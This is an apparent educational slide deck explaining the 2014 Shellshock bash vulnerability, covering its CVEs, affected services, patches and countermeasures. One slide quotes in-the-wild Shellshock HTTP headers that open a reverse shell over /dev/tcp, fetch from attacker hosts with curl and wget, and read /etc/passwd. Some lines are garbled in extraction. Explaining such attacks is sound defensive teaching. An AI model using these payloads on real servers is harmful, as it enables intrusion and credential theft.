Shell Shock Explained

About Me




- N00b/beginner
- /usr : Uday Seelamantula
- /usr/occupation : Masters Student
- /usr/Interests: Web and Mobile Application Security, Pentests, Code Reviews, Vulnerability Assessments, Reverse Engineering....ohh wait..ya anything which sounds challenging in the field of Information technology
- /usr/roles: Security Analyst, Security Engineer, Trainer, Security
 Consultant, Security Researcher and finally a "Masters Student" (4+ yrs
 of exp)
- /usr/hobbies: Playing CTFs, Coding Vulnerable apps(to learn new stuff), writing articles, tweaking out things.

Disclaimer

SHELL

Shell Types:

- **Sh** Bourne shell
- Dash Debian Almquist shell
- Tcsh T shell (An advanced version of C shell)
- Csh C shell



• **Bash** - Written as part of the GNU Project to provide a superset of Bourne Shell functionality. This shell can be found installed and is the default interactive shell for users on most **GNU/Linux** and **Mac OS X systems**.

So what's the bug all about.....?(1) "(){"

```
root@kali: ~ - + x

root@kali: # function test { echo "Hii Every One"; }
root@kali: # export -f test
root@kali: # bash -c 'test'
Hii Every One
root@kali: #
```

```
root@kali: ~ - + x
root@kali: # test='() { echo "Hii Everyone"; }' bash -c 'test'
Hii Everyone
root@kali: #
root@kali: #
```

Any variable starting with a literal "() {" will be dispatched to the parser just before executing the main program

So what's the bug all about.....?(2)

```
root@kali:~#
root@kali:~#
root@kali:~# env x='() { :;}; echo vulnerable' bash -c 'echo hello'
vulnerable
hello
root@kali:~#
```

- This security vulnerability affects versions 1.14 (released in 1994) to the most recent version 4.3.
- They say its a feature of passing variables to subshells.

ShellShock Score Card

- Publicity : 10/10
- CVE: CVE-2014-6271
- Access Complexity: Low
- Access Vector: Network Exploitable
- Authentication: Not required to exploit
- Impact Type: Allows unauthorized disclosure of information; Allows unauthorized modification; Allows disruption of service

- CVSS v2 Base Score: 10.0 (HIGH)
- Impact Subscore: 10.0
- Exploitability Subscore: 10.0
- Gave raise to:

```
CVE-2014-6271;
```

CVE-2014-7169;

CVE-2014-7186;

CVE-2014-7187;

CVE-2014-6277.

How should I identify these bugs

```
CVE-2014-6271: (o/p: vulnerable)
CVE-2014-7169: (o/p: date or an error)
CVE-2014-7186: (o/p: CVE-2014-7186 vulnerable, redir stack)
CVE-2014-6278: (o/p: hi team)
CVE-2014-6277: (o/p: vulnerable)
CVE-2014-7187: (o/p: CVE-2014-7187 vulnerable, word_lineno)
Source:http://lcamtuf.blogspot.de/2014/10/bash-bug-how-we-finally-cracked.html
```

Applications that are vulnerable

- Apache HTTP Servers that use CGI scripts.
- Certain DHCP clients
- OpenSSH servers
- Various network-exposed services that use Bash
- routers, IP cameras, gateways (e.g., Citrix's NetScaler, F5's BIGIP, and Cisco products)



Its been there since 20 Years:)

Its Demo Time

How are the bad guys approaching it?

- Automated Click Fraud
- The No-Malware Reverse Shell Technique

(U don't need nc, bash has an inbuilt function...!)

- Stealing the Password File
- Email-Based Reconnaissance

```
Accept: () { :;}; /bin/ -c "curl
http://31.41.42[.]109/search/wphp/j.php?cgi=XXX
User-Agent: () { :;}; /bin/ -c "wget -q -0 /dev/null
http://ad.dipad[.]biz/test/http://XXXXXX.com/"
GET /cgi-bin/ HTTP/1.1
Host: <SERVER IP>
User-Agent: () { :;}; /bin/ -c '/bin/ -i >& /dev/tcp/x.x.x.x/3333 0>&1'
GET /cqi-bin/status/status.cqi HTTP/1.1
Host: <SERVER DOMAIN>
User-Agent: (\overline{)} { :;}; echo "Bagstash: " (</etc/passwd)
GET /cgi-bin/w3mman2html.cgi HTTP/1.1
Host: <domain>
Cookie: () { ignored;};/bin/ -c 'mail -s hello <address>@gmail.com'
Referer: () { ignored;};/bin/ -c 'mail -s hello <address>@gmail.com'
User-Agent: () { ignored;};/bin/ -c 'mail -s hello <address>@gmail.com'
```

 Malware Download: Reverse Shell Perl Script, IRC-based DDoS Client/Backdoor, Tiny Reverse Shell ELF Executable

Source: http://www.fireeye.com/blog/technical/2014/09/shellshock-in-the-wild.html

What are the patch updates till now

- CVE-2014-6271
- CVE-2014-7169
- CVE-2014-6277
- CVE-2014-6278
- CVE-2014-7187
- CVE-2014-7186
 Florian's patch -Thursday 25th Oct (as on today)

• CentOS, Linux and Ubuntu: Get the most up to date version of bash available from GNU.org.

Apple (Mac)

If you're running OS X, Apple has released official patches for Mavericks, Mountain Lion and Lion.

Recommended Countermeasures

- Upgrade to the latest version of bash.
- Implementing WAF and IDS rule set to block the attack patterns.
- Disable CGI if not in use.
- Uninstall bash and look out for other shells available.

Thank You

• Questions.....?

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